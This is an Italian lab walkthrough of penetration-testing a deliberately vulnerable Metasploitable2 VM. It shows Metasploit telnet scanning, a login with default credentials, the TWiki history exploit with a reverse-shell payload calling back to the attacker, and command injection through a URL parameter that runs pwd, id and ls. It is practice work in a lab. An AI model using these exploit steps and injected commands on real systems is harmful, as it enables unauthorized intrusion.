
Utilizziamo metasploit per entrare con Telnet su metasplotable2


kali-linux-2024.4-virtualbox-amd64 (la vera VM) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
8:16
kali@kali: ~
File Actions Edit View Help
CTRL (DESTRA)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

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                    \   _____  |  *
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                     |||     |||


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary scanner/telnet/telnet_version

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/telnet_version  .                normal  No     Telnet Service Banner Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version

[*] Using auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
```





```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _     _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \|
| __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                        \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

proviamo ad accedere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

File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Jun 14 08:02:29 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

proviamo un altro exploit ovvero twiki



kali-linux-2024.4-virtualbox-amd64 (la vera VM) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.190    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
```



```
Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.190    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.1.190:4444
[+] Successfully sent exploit request
```

andando sul sito e provando i vari comandi come : ls, pwd, id.


kali-linux-2024.4-virtualbox-amd64 (la vera VM) [In esecuzione] - Oracle VirtualBox

192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2 |pwd||echo%20

TWiki > Main > **TWikiUsers** (r1.2 |pwd||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

```
/var/www/twiki/bin
```

TWiki webs:
Main | TWiki | Know | Sandbox

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2 |pwd||echo - 01 Jan 1970 - 00:00 GMT -

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
kali-linux-2024.4-virtualbox-amd64 (la vera VM) [In esecuzione] - Oracle VirtualBox

192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2 |id||echo%20

TWiki > Main > **TWikiUsers** (r1.2 |id||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

TWiki webs:
Main | TWiki | Know | Sandbox

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2 |id||echo - 01 Jan 1970 - 00:00 GMT -

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
kali-linux-2024.4-virtualbox-amd64 (la vera VM) [In esecuzione] - Oracle VirtualBox

192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2 |ls||echo%20

TWiki > Main > **TWikiUsers** (r1.2 |ls||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

```
attach changes edit geturl installpasswd mailnotify manage oops passwd preview rdiff register rename save search setlib.cfg statistics testenv upload view viewfile
```

TWiki webs:
Main | TWiki | Know | Sandbox

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2 |ls||echo - 01 Jan 1970 - 00:00 GMT -

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